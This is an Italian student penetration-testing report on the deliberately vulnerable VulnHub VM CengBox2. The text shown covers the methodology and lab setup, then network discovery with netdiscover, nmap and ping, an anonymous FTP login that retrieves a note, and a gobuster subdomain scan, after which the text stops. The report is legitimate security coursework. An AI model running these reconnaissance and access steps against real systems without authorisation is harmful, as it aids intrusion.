



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Penetration Testing

CengBox 2

DOCENTE

Prof. Arcangelo CASTIGLIONE

Università degli Studi di Salerno

CANDIDATO

Alfredo Cannavaro

Anno Accademico 2023-2024

Indice

Elenco delle Figure	iii
Elenco delle Tabelle	v
1 Introduzione	1
1.1 Processo di Penetration Testing	1
1.2 Strumenti utilizzati	2
1.3 Asset vulnerabile	2
1.4 Infrastruttura di rete	3
1.5 Struttura del documento	4
2 Information Gathering e Target Discovery	6
2.1 Scansione della rete	7
3 Enumeration Target and Port Scanning	9
3.1 Port Scanning e Servizi Attivi	9
3.2 Accesso al Servizio FTP	12
4 Vulnerability Mapping	15
4.1 Analisi sottodomini con Gobuster	15
4.2 Analisi con Dirb	17
4.3 Analisi con wfuzz	18

4.4	Vulnerability scanning con Nessus	21
4.4.1	Vulnerability scanning con OWASP ZAP	22
4.4.2	Analisi con Nikto	23
5	Target Exploitation	25
5.1	Attacco brute-force con Hydra	25
5.2	Creazione del payload con msfvenom	26
5.3	Sfruttamento della vulnerabilità con Metasploit	27
6	Privilege escalation	30
7	Maintanining access	41
7.1	Generazione di una reverse shell tramite Metasploit	41
7.2	Script per avviare la reverse shell	41
7.3	Trasferimento della backdoor sulla macchina target	42
7.4	Attivazione della backdoor	42
7.5	Collegamento alla backdoor da parte della macchina attaccante	43
	Bibliografia	45

Elenco delle figure

2.1	La figura mostra come l'indirizzo IP dell'attaccante sia 10.0.2.5	6
2.2	Risultati comando netdiscover -r 10.0.2.0/24	7
2.3	Scansione degli host con Nmap	7
2.4	Verifica della raggiungibilità con ping	8
3.1	Scansione dell'Host con Nmap	10
3.2	Accesso al servizio FTP	12
3.3	Contenuto file 'note.txt'	13
3.4	Contenuto file '/etc/hosts'	13
3.5	sito ceng-company.vm	14
4.1	comando gobuster	16
4.2	file /etc/hosts	16
4.3	<i>Pagina admin.ceng-company.vm</i>	17
4.4	comando dirb	18
4.5	Comando wfuzz	19
4.6	Ripetiamo wfuzz	19
4.7	Schermata di login	20
4.8	Errore credenziali sbagliate	21
4.9	22

4.10 Analisi Nessus	22
4.11 Analisi OWASP ZAP	23
4.12 Analisi con Nikto	24
5.1 Comando Hydra	25
5.2 Pagina del sito config.php	26
5.3 generazione del payload con msfvenom	27
5.4 output comando sudo -l	29
6.1 console metasploit	31
6.2 Nuova sessione aperta	32
6.3 Analisi dei files della macchina target	33
6.4 Chiavi SSH per il controllo della macchina	33
6.5 Tentativo cracking password	34
6.6 Autenticazione con chiave privata RSA	35
6.7 output dato dall'esecuzione di pspy	37
6.8 Privilage Escalation cambiando i permessi di nano	38
6.9 Aggiunta dell'utente Aleq con la password generata da openssl	39
6.10 Lettura del file root.txt	40
7.1 Accesso tramite backdoor	44

Elenco delle tabelle

CAPITOLO 1

Introduzione

Il presente documento ha l’obiettivo di illustrare le metodologie utilizzate nell’ambito dell’attività progettuale svolta nel contesto del corso di Penetration Testing and Ethical Hacking, tenuto dal prof. Arcangelo Castiglione presso l’Università degli Studi di Salerno durante l’anno accademico 2023/2024. L’attività progettuale in questione consiste nello svolgimento del processo di Penetration Testing su una macchina virtuale chiamata CengBox2, disponibile su VulnHub¹.

1.1 Processo di Penetration Testing

Il processo di Penetration Testing è stato condotto seguendo le metodologie spiegate durante il corso. Di seguito sono elencate le fasi svolte in ordine cronologico:

1. **Definizione del Target:** Stabilimento degli accordi tra tutte le parti coinvolte nel processo di Penetration Testing.
2. **Raccolta di Informazioni:** Compilazione di dati sull’asset sia dal punto di vista umano che tecnologico.

¹<https://www.vulnhub.com/entry/cengbox-2,486/>

3. **Individuazione del Target:** Identificazione della/e macchina/e target all'interno della rete.
4. **Enumerazione del Target:** Analisi dei servizi offerti dalla/e macchina/e target.
5. **Mappatura delle Vulnerabilità:** Rilevazione delle vulnerabilità presenti sulla/e macchina/e target.
6. **Sfruttamento del Target:** Utilizzo delle vulnerabilità identificate nella fase precedente per ottenere l'accesso alla/e macchina/e target.
7. **Escalation dei Privilegi:** Acquisizione dei massimi privilegi sulla/e macchina/e target per ottenere ulteriori informazioni.
8. **Mantenimento dell'Accesso:** Creazione di software, detti backdoor, per mantenere l'accesso alla/e macchina/e target, evitando così di ripetere le fasi precedenti per accedervi nuovamente.

1.2 Strumenti utilizzati

Per svolgere l'attività di Penetration Testing, è stato necessario utilizzare un ambiente di virtualizzazione che includesse una macchina attaccante dotata di strumenti adeguati per l'analisi dell'asset vulnerabile. L'ambiente di virtualizzazione scelto è stato VirtualBox, versione 7.0. La macchina attaccante è stata configurata con il sistema operativo Kali Linux (release 2024.2), una delle distribuzioni Linux più utilizzate nei settori della Cybersecurity, Penetration Testing e Digital Forensics. Kali Linux offre una vasta gamma di strumenti preinstallati utili per l'analisi necessaria; alcuni di questi strumenti sono stati utilizzati durante il processo di Penetration Testing e verranno elencati e descritti nelle diverse fasi del processo.

1.3 Asset vulnerabile

La macchina target del Penetration Testing è stata CengBox2, una macchina virtuale disponibile su VulnHub. CengBox2 è progettata per simulare un ambiente

vulnerabile e offrire una piattaforma per testare e migliorare le capacità di Penetration Testing. Di seguito sono riportate alcune delle caratteristiche e delle configurazioni della macchina CengBox2:

- **Sistema Operativo:** La macchina CengBox2 utilizza un sistema operativo Linux personalizzato(Ubuntu), configurato per includere diverse vulnerabilità intenzionali.
- **Servizi Erogati:** La macchina esegue una serie di servizi e applicazioni, tra cui server web, server SSH e database, ciascuno configurato con specifiche vulnerabilità.
- **Indirizzo IP:** Durante il test, la macchina CengBox2 è stata assegnata all'indirizzo IP 10.0.2.4 nella rete virtuale.
- **Vulnerabilità Note:** Alcune delle vulnerabilità note presenti sulla macchina includono configurazioni deboli del server web, credenziali predefinite e vulnerabilità nei servizi di rete che consentono l'escalation dei privilegi.

Il Penetration Testing è stato condotto come un test di tipo "black box", il che significa che l'attaccante non aveva alcuna conoscenza preliminare della macchina target o della rete su cui si trovava. Durante il processo di Penetration Testing, sono stati utilizzati vari strumenti per identificare e sfruttare queste vulnerabilità, come descritto nelle fasi successive del processo. Per esempio, sono state condotte attività di raccolta di informazioni, enumerazione dei servizi e mappatura delle vulnerabilità, seguite da tentativi di accesso iniziale e successiva escalation dei privilegi. Alcuni degli strumenti utilizzati includono 'netdiscover', 'nmap', 'dirb', 'wfuzz', 'hydra', 'msfvenom' e 'Metasploit'.

1.4 Infrastruttura di rete

La configurazione dell'infrastruttura di rete è un elemento fondamentale per garantire la comunicazione efficace tra la macchina attaccante e l'architettura target, oltre a consentire l'aggiornamento dei tool utilizzati per il penetration testing e

l’accesso a database di vulnerabilità, exploit e payload. In questo scenario, è stato utilizzato VirtualBox per creare un ambiente di rete isolato, configurando una rete NAT.

La rete NAT è stata scelta perché consente alle macchine virtuali di comunicare tra loro all’interno di una subnet privata, in questo caso 10.0.2.0/24, senza esporre direttamente queste macchine alla rete esterna. Questo tipo di configurazione assegna alle macchine virtuali indirizzi IP all’interno della subnet definita da VirtualBox, consentendo alla macchina attaccante (Kali Linux) di interagire con l’architettura target (CengBox2) come se fossero dispositivi sulla stessa rete privata.

Un aspetto chiave di questa configurazione è che permette alla macchina Kali di accedere a Internet tramite l’IP dell’host, rendendo possibile l’aggiornamento dei tool e l’accesso a risorse esterne essenziali per il penetration testing. Tuttavia, grazie alla natura della rete NAT, le macchine virtuali non sono visibili dall’esterno, mantenendo così un livello di sicurezza aggiuntivo per l’host e l’ambiente di test.

Questa configurazione di rete non solo fornisce un ambiente sicuro e isolato per condurre test su CengBox2, ma consente anche un livello di realismo adeguato per simulare scenari di attacco comuni.

1.5 Struttura del documento

Questo documento è strutturato per coprire le diverse fasi di un’attività di penetration testing, dalla raccolta delle informazioni iniziali fino al mantenimento dell’accesso sul sistema target.

Capitolo 2: Information Gathering e Target Discovery

In questo capitolo si descrivono le tecniche e gli strumenti usati per raccogliere informazioni generali sull’obiettivo, come dati pubblicamente disponibili, servizi esposti ed gli host attivi nella rete.

Capitolo 3: Enumeration Target and Port Scanning

Qui viene trattata la fase di enumerazione e scansione delle porte del target per identificare i servizi attivi e le loro potenziali vulnerabilità.

Capitolo 4: Vulnerability Mapping

Questo capitolo individua ed analizza le vulnerabilità identificate, collegando le informazioni raccolte nei capitoli precedenti per trovare le vulnerabilità sfruttabili.

Capitolo 5: Target Exploitation

In questa sezione vengono illustrate le tecniche di exploit utilizzate per ottenere accesso non autorizzato al sistema target.

Capitolo 6: Privilege Escalation

Il capitolo descrive i metodi utilizzati per ottenere privilegi più elevati una volta stabilito l'accesso, con lo scopo di acquisire un controllo più ampio sul sistema.

Capitolo 7: Maintaining Access

In questo capitolo si esplorano le tecniche per mantenere l'accesso al sistema target attraverso l'utilizzo della backdoor.

CAPITOLO 2

Information Gathering e Target Discovery

La fase attuale ha lo scopo di identificare la macchina bersaglio all'interno della rete, per poi procedere alla raccolta delle informazioni preliminari necessarie per i passi successivi. Dal momento che l'indirizzo IP della macchina dell'attaccante non è conosciuto, impieghiamo il comando **ifconfig**.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
          inet6 fe80::d75c:3c44:de66:fb0c  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:d2:26:79  txqueuelen 1000  (Ethernet)
              RX packets 1  bytes 590 (590.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 26  bytes 3276 (3.1 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 8  bytes 480 (480.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 8  bytes 480 (480.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figura 2.1: La figura mostra come l'indirizzo IP dell'attaccante sia 10.0.2.5

2.1 Scansione della rete

Per individuare l’indirizzo della macchina bersaglio, utilizziamo una combinazione di strumenti di scansione della rete. Il primo passo prevede l’esecuzione di una scansione della rete con l’ausilio del tool **Netdiscover**. Questo strumento consente di identificare i dispositivi attivi sulla rete e di raccogliere i loro indirizzi IP e MAC. Il comando impiegato è il seguente:

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP          At MAC Address      Count      Len  MAC Vendor / Hostname
-
10.0.2.1    52:54:00:12:35:00    1        60  Unknown vendor
10.0.2.2    52:54:00:12:35:00    1        60  Unknown vendor
10.0.2.3    08:00:27:6f:0d:d0    1        60  PCS Systemtechnik GmbH
10.0.2.4    08:00:27:f0:d5:60    1        60  PCS Systemtechnik GmbH
```

Figura 2.2: Risultati comando netdiscover -r 10.0.2.0/24

Per aver maggiori dettagli sugli host presenti in rete utilizziamo il tool **Nmap** per eseguire una scansione degli indirizzi IP attivi nella stessa subnet, confermando la presenza dei dispositivi rilevati durante il passo precedente. Il comando che abbiamo utilizzato è:

```
nmap -sP 10.0.2.0/24
```


```
(kali㉿kali)-[~]
$ nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-13 08:03 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00047s latency).
Nmap scan report for 10.0.2.2
Host is up (0.00082s latency).
Nmap scan report for ceng-company.vm (10.0.2.4)
Host is up (0.00071s latency).
Nmap scan report for 10.0.2.5
Host is up (0.00010s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.37 seconds
```

Figura 2.3: Scansione degli host con Nmap

La scansione ha rilevato 4 host attivi, tra cui il server ceng-company.vm associato all'indirizzo IP 10.0.2.4. Questo host è stato successivamente scelto per ulteriori analisi e test di vulnerabilità, data la sua rilevanza per i servizi attivi e il suo ruolo nell'infrastruttura di rete.

Per assicurarci che la macchina target sia raggiungibile, utilizziamo il comando 'ping'. Questo comando invia pacchetti ICMP alla macchina target e attende una risposta per verificare la connessione. Il comando utilizzato è il seguente

```
ping -c 5 10.0.2.4
```



```
(kali㉿kali)-[~]
$ ping -c 5 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.995 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.656 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.489 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.906 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 0.489/0.818/1.044/0.211 ms
```

Figura 2.4: Verifica della raggiungibilità con ping

CAPITOLO 3

Enumeration Target and Port Scanning

3.1 Port Scanning e Servizi Attivi

Il primo comando che utilizziamo è:

```
nmap -A -p- 10.0.2.4
```

- **-A**: Questa opzione consente di raccogliere informazioni avanzate come la versione del sistema operativo, i servizi attivi e i loro numeri di versione.
- **-p-**: Scansiona tutte le porte TCP, dalla 1 alla 65535.

L'output di **nmap** mostra le porte aperte e i servizi in esecuzione, confermando la disponibilità della macchina target.

```

└$ nmap -A -p- 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 08:04 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0          0          209 May 23  2020 note.txt
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.0.2.5
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 c4:99:9d:e0:bc:07:3c:4f:53:e5:bc:27:35:80:e4:9e (RSA)
|   256 fe:60:a1:10:90:98:8e:b0:82:02:3b:40:bc:df:66:f1 (ECDSA)
|_ 256 3a:c3:a0:e7:bd:20:ca:1e:71:d4:3c:12:23:af:6a:c3 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figura 3.1: Scansione dell'Host con Nmap

In particolare, le informazioni, le porte e i servizi identificati sono:

L'host con IP 10.0.2.4 è attivo con una latenza molto bassa (0.0011s).

1. Porta 21 (FTP):

- Servizio: FTP (File Transfer Protocol).
- Versione: vsftpd 3.0.3.
- Accesso anonimo: È consentito l'accesso anonimo all'FTP, come evidenziato dal messaggio "Anonymous FTP login allowed".
- File trovato: Viene mostrato un file chiamato note.txt con dimensioni di 209 byte, datato 23 maggio 2020.
- Sessione FTP: Non ci sono limiti di larghezza di banda, il timeout della sessione è impostato su 300 secondi, e le connessioni di controllo e dati

sono in testo non cifrato. Al momento della scansione, c'erano 2 client connessi.

2. Porta 22 (SSH):

- Servizio: SSH (Secure Shell).
- Versione: OpenSSH 7.2p2 su Ubuntu 4ubuntu2.7.
- Algoritmi chiave: Sono elencate le chiavi RSA, ECDSA e ED25519 utilizzate per proteggere le connessioni SSH.

3. Porta 80 (HTTP):


- Servizio: HTTP.
- Versione: Apache HTTPD 2.4.18.
- Titolo del sito: "Site Maintenance", che indica che il sito web potrebbe essere in manutenzione o inattivo.
- Sistema: Ubuntu con il kernel Linux.

4. Considerazioni di sicurezza:

- Accesso FTP anonimo: Permettere l'accesso anonimo via FTP potrebbe rappresentare una vulnerabilità. È possibile che utenti non autenticati possano leggere o scrivere file, a seconda delle impostazioni.
- SSH: Le chiavi sembrano standard, ma sarebbe utile verificare se sono sicure e aggiornate.
- HTTP: Il sito web sembra in manutenzione, ma l'uso di Apache su una vecchia versione di Ubuntu potrebbe esporre a vulnerabilità note, se non aggiornato.

Il risultato è che sono aperti i server alle porte 21, 22 ed 80 inoltre il server ftp permette il login con user Anonymous e con una password di qualsiasi tipo.

3.2 Accesso al Servizio FTP



```
(kali㉿kali)-[~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 3.0.3)
Name (10.0.2.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63947|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0            209 May 23  2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||26824|)
150 Opening BINARY mode data connection for note.txt (209 bytes).
100% [*****] 209      21.29 KiB/s   00:00 ETA
226 Transfer complete.
209 bytes received in 00:00 (19.79 KiB/s)
ftp> bye
221 Goodbye.


(kali㉿kali)-[~]
$
```

Figura 3.2: Accesso al servizio FTP

Eseguiamo il comando `ls` per vedere la lista dei file nella directory corrente. Il server elenca un file chiamato `note.txt`, di 209 byte, creato il 23 maggio 2020.

Eseguiamo il comando `get note.txt` per scaricare il file. Il server stabilisce una connessione dati in modalità passiva ("Entering Extended Passive Mode") e trasferisce il file. Il file `note.txt` viene trasferito correttamente (indicato dal messaggio "226 Transfer complete"). Infine, digitiamo `bye` per chiudere la sessione FTP, e il server risponde con "221 Goodbye".

Con il comando `cat` leggiamo il contenuto del file che dice:



```
(kali㉿kali)-[~]
$ cat note.txt
Hey Kevin,
I just set up your panel and used default password. Please change them before
any hack.

I try to move site to new domain which name is ceng-company.vm and also I cre
ated a new area for you.


Aaron
(kali㉿kali)-[~]
$ █
```

Figura 3.3: Contenuto file 'note.txt'

Ehi Kevin, Ho appena configurato il tuo pannello e ho usato la password predefinita. Per favore, cambiale prima di qualsiasi attacco. Sto cercando di spostare il sito su un nuovo dominio chiamato ceng-company.vm e ho anche creato una nuova area per te. Aaron

Il file trovato tramite l'accesso FTP contiene informazioni importanti come il riferimento al dominio ceng-company.vm

Inserisco l'informazione nel file /etc/hosts



```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.0          /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
10.0.2.4        ceng-company.vm█
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
```

Figura 3.4: Contenuto file '/etc/hosts'

Quindi visitiamo il dominio *ceng-company.vm*




Figura 3.5: sito ceng-company.vm

Il sito non ci da alcuna informazione rilevante. Dal contenuto del file note.txt si evince che ci sono dei sottodomini che sono stati creati per l’utente Kevin.

CAPITOLO 4

Vulnerability Mapping

Dopo aver individuato i servizi e le relative versioni, la fase di Vulnerability mapping permette di verificare la presenza di vulnerabilità conosciute ed ottenere le possibili strategie per sfruttarle.

Scegliamo di soffermarci sul servizio FTP in quanto rispetto a servizi come SSH o HTTP, il servizio FTP aperto con accesso anonimo è una delle esposizioni più gravi, poiché consente a chiunque di accedere al filesystem in modo non autenticato, esponendo potenzialmente dati o informazioni sensibili. Esplorare questa porta era quindi un'ovvia scelta per testare la sicurezza del sistema. Con l'accesso FTP, è possibile vedere e scaricare file presenti sul server.

4.1 Analisi sottodomini con Gobuster

Con **Gobuster** in modalità virtualhost, è possibile analizzare e scoprire i sottodomini di un dominio principale.

```
(kali㉿kali)-[~]
└─$ gobuster vhost -u http://ceng-company.vm -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

